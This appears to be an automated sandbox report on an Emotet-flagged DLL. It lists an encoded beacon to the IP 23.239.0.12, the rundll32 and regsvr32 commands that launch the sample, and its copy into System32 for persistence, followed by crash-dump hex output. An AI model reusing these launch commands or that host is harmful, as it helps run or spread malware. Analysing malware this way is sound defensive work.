2022-05-14 03:10:07 UTC	0	OUT	GET / HTTP/1.1 Cookie: xuG=xWaVIxmlebPbaJHEIrQ0fbxnFEn0sAEIgsR7w9CORqGcUqZA2KwjTd6krDnDc9qkAviibKLZfZRfbo 7cmq/KNi4xlyyeQT/8Gu8lVgMPU7K3+hrHswvKNj2B24KCO5h/6sGu973IP8je50zJyXAsyjPYnfHQxjlHj0xvdafX FdGJFICGaLkLQ8Nz5i5OsAykpKaioQ8/NvfSOL+0fL6dpyaj0oeOBABb2y4wbF6z/zqO6lfB5AeRctJlQvM2mgX5D7 0Pz8DrXIY+RK1/9np5WQ== Host: 23.239.0.12 Connection: Keep-Alive Cache-Control: no-cache
2022-05-14 03:10:08 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 14 May 2022 03:10:08 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2022-05-14 03:10:08 UTC	0	IN	Data Raw: 33 36 31 0d 0a 5d d7 56 4c fc 44 30 ab 67 e0 4f 1d c2 fd 4e 3f dc 7e 5c 73 15 fc a9 a0 a3 97 ad 11 69 5b e0 47 71 1e 93 85 de 15 97 ba 87 7f 7e 9e 92 0e 2f 27 bc 11 89 3f de 31 9b 75 68 d7 68 79 35 02 d7 2d 95 c3 9a 36 02 e0 2c 6f 88 08 09 38 77 ff 63 68 34 0d 80 6a db 61 f0 ef 60 9b aa 65 ae 04 bd e6 0b 2e 6c 83 a7 a3 c2 02 88 90 98 00 7c d5 73 23 98 8f 67 a7 58 4a 8a 93 ab fa 49 f1 bb 9b 68 5c f5 9f 9e 17 2b 4c e3 ed e1 34 bf 0a 1d 0f 55 96 18 6e ad 7b 3d 10 ce a9 d5 70 15 d8 5b 55 1b 46 9a d3 92 e3 77 ba 81 7c 62 4e 21 90 10 6c 0d 66 22 90 4e f8 f3 0a ce d2 eb ff c5 2e c5 7d 2e 32 24 8b 23 63 50 85 32 ec 93 41 c6 3d 6c c1 92 12 3b d4 fc 39 04 da 4e f5 33 24 10 bd 41 39 29 41 3f c7 c2 7e b5 8a 9a 17 a6 8e eb d8 72 f6 5c 98 70 b0 8f 09 39 ea 29 fe 80 37 Data Ascii: 361]VLD0gON?~\si[Gq~/'?1uhhy5-6,o8wch4ja`e.l|s#gXJIh\+L4Un{=p[UFw|bN!lf"N.}.2$#cP2A=l;9N3$A9)A?~r\ p9)7

Statistics

Behavior

System Behavior

Analysis Process: loaddll64.exe PID: **4800**, Parent PID: **612**

General

Target ID:	0
Start time:	05:09:26
Start date:	14/05/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\1KIocu2k7B.dll"
Imagebase:	0x7ff6d8b90000
File size:	140288 bytes
MD5 hash:	4E8A40CAD6CCC047914E3A7830A2D8AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **400**, Parent PID: **4800**

General

Target ID:	1
Start time:	05:09:27
Start date:	14/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\1KIocu2k7B.dll",#1
Imagebase:	0x7ff698e50000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **5276**, Parent PID: **4800**

General

Target ID:	2
Start time:	05:09:28
Start date:	14/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\1KIocu2k7B.dll

Imagebase:	0x7ff6cd2e0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.302181503.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.301146788.00000000006E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\System32\JRkpZLNCkFz\TYmfFCbFTVEkATZ.dll:Zone.Identifier	success or wait	1	180009356	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **3280**, Parent PID: **400**

General

Target ID:	3
Start time:	05:09:28
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\1Klocu2k7B.dll",#1
Imagebase:	0x7ff7d82b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.298205207.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.298619833.000001FDEC700000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5104**, Parent PID: **4800**

General

Target ID:	4
Start time:	05:09:28
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\1Klocu2k7B.dll,DllRegisterServer
Imagebase:	0x7ff7d82b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.299143403.000001E219BE0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.298411789.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **4576**, Parent PID: **568**

General

Target ID:	5
Start time:	05:09:31
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **992**, Parent PID: **4800**

General

Target ID:	6
Start time:	05:09:32
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\1Klocu2k7B.dll,DllUnregisterServer
Imagebase:	0x7ff7d82b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.329868359.000001F1CBE10000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.329600804.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000000.304106272.000001F1CBE10000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000000.303897214.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000000.304900388.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000000.305651593.000001F1CBE10000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: regsvr32.exe PID: **1864**, Parent PID: **5276**

General

Target ID:	7
Start time:	05:09:35
Start date:	14/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\JRkpZLNCkFz\TYmfFCbFTVEkATZ.dll"
Imagebase:	0x7ff6cd2e0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.808360106.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.808194532.0000000002490000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: **2400**, Parent PID: **568**

General

Target ID:	8
Start time:	05:09:36
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6104**, Parent PID: **568**

General	
Target ID:	10
Start time:	05:09:38
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3700**, Parent PID: **568**

General	
Target ID:	11
Start time:	05:09:39
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: **4800**, Parent PID: **992**

General	
Target ID:	12
Start time:	05:09:39
Start date:	14/05/2022
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 992 -s 316
Imagebase:	0x7ff6c7fd0000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC738E527E	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER33E9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER33E9.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_1KI_a1541ba52dc63323fed23d3e53a9a9cb75f9b_81420264_12a83c82	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_1KI_a1541ba52dc63323fed23d3e53a9a9cb75f9b_81420264_12a83c82\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFC738DE9F7	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER33E9.tmp	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER33E9.tmp.xml	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EC6.tmp.csv	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EF6.tmp.txt	success or wait	1	7FFC738DE9F7	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 05 fd 7f 62 fd 05 12 00 00 00 00 00	MDMP b	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	9576	6	00 00 00 00 00 00		success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	212	1420	09 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 68 25 00 00 00 01 00 00 4c 77 fd 10 00 00 00 00 00 00 00 00 00 00 00 00 18 01 69 51 fd 01 00 00 54 05 00 00 fd 03 00 00 fd 03 00 00 fd fd 7f 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBh%LwiQTb0Pacific Standard TimePacific Daylight Time	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	10300	1232	00 00 00 00 00 00 00 00 fd 02 00 00 fd 7f 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 18 03 07 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 00 10 00 fd 1f 00 00 33 00 2b 00 2b 00 53 00 2b 00 2b 00 06 02 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 fd 02 fd 01 00 00 00 00 00 00 00 00 00 00 00 fd fd 47 fd 0b 00 00 00 20 fd 47 fd 0b 00 00 00 18 03 07 00 00 00 00 00 00 00 00 00 00 00 00 00 32 5b 52 fd fd 01 00 00 0a 00 00 00 00 00 00 00 10 fd 8c fd 0f 00 00 fd fd fd fd fd fd fd fd 5a 52 fd fd 01 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 10 53 fd fd 01 00 00 00 00 00 00 00 00 00	_3++S++XG G2[RZR8S	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	1632	168	04 0c 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 04 00 00 3c 28 00 00	<(	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	16460	20	58 00 00 00 00 fd 02 fd 01 00 00 00 2e 00 00 00 fd 45 00 00	X.E	success or wait	88	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	17872	46	01 1d 08 00 1d 64 15 00 1d 34 14 00 1d fd 13 fd 11 70 10 50 01 1f 0b 00 1f fd 1d 00 1f 74 1c 00 1f 64 1b 00 1f 34 1a 00 1f 01 18 00 14 50	d4pPtd4P	success or wait	87	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	70066	968	76 fd 60 fd fd 7f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 32 61 fd fd 7f 00 00 10 00 00 00 00 00 00 00 78 fd 4f fd 0b 00 00 00 71 fd 4f fd 0b 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 22 fd 0b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 41 52 fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2f 52 fd fd 01 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 00 00 00 00 00 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	v``2axOqO"AR/RPP	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	1800	4	04 00 00 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	11532	1232	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 48 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd 1f 00 10 00 fd 1f 00 00 33 00 2b 00 2b 00 53 00 2b 00 2b 00 46 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 47 fd 0b 00 00 00 fd fd fd fd fd fd fd fd fd 47 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 68 fd 47 fd 0b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 47 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 68 fd fd 7f 00	H3++S++FGGhGGh	success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	1948	48	fd 07 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 70 22 fd 0b 00 00 00 08 fd 5f fd 0b 00 00 00 fd 07 00 00 fd fd 00 00 fd 04 00 00 7c 3b 00 00	p"_|;	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	2008	4	19 00 00 00		success or wait	25	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	9582	30	18 00 00 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	rundll32.exe	success or wait	25	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	4604	4320	00 00 fd fd fd 7f 00 00 00 fd 02 00 3c 32 03 00 fd 7c 68 2b 22 28 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 20 00 00 00 70 00 00 00 0c 00 00 00 01 00 00 00 00 00 00 00 00 10 00 fd 01 00 00 00 fd fd 02 fd 01 00 00 00 00 00 00 fd 01 00 00 00 51 01 00 00 04 00 00 00 fd fd 75 fd fd 7f 00 00 fd fd 75 fd fd 7f 00 00 00 fd 02 fd 01 00 00 00 46 fd fd 7a fd 67 fd 01 00 10 00 fd 01 00 00 00 fd fd 02 fd 01 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 51 01 00 00 00 00 00	<2|h+"(BB?#`ApQuuFzgQ	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	8932	644	01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd fd fd 7f 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 04 03 00 00 00 00 fd fd 01 00 00 01 00 00 00 00 00 00 00 00 00 00 01 00 00 00 77 fd 03 00 00 00 00 00 34 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 1c 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 7a fd 6e 4f 00 00 00 00 fd 64 19 1a 00 00 00 00 fd 03 57 20 00 00 00 00 57 5a 08 01 00 00 00 00 4b fd 00 00 fd 0e 01 00 14 18 06 00 fd fd 0a 00 fd fd 04 00 06 7f 15 00 fd fd 05 00 fd 76 34 00 35 fd 01 00 5d 23 14 00 00 00 00 00 6a fd 21 00 4f 5e 04 00 22 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 01 00	Zb0w4@znOdWWZKv45]#j!O^"	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	71034	5056	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 fd 0a 00 00 fd 07 00 00 0d 00 00 00 7c 10 00 00 68 12 00 00 05 00 00 00 fd 05 00 00 4c 40 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 0c 00 00 5a 1c 01 00 15 00 00 00 fd 01 00 00 fd 22 00 00 16 00 00 00 fd 00 00 00 fd 24 00 00	|hL@`8TZ"$	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown

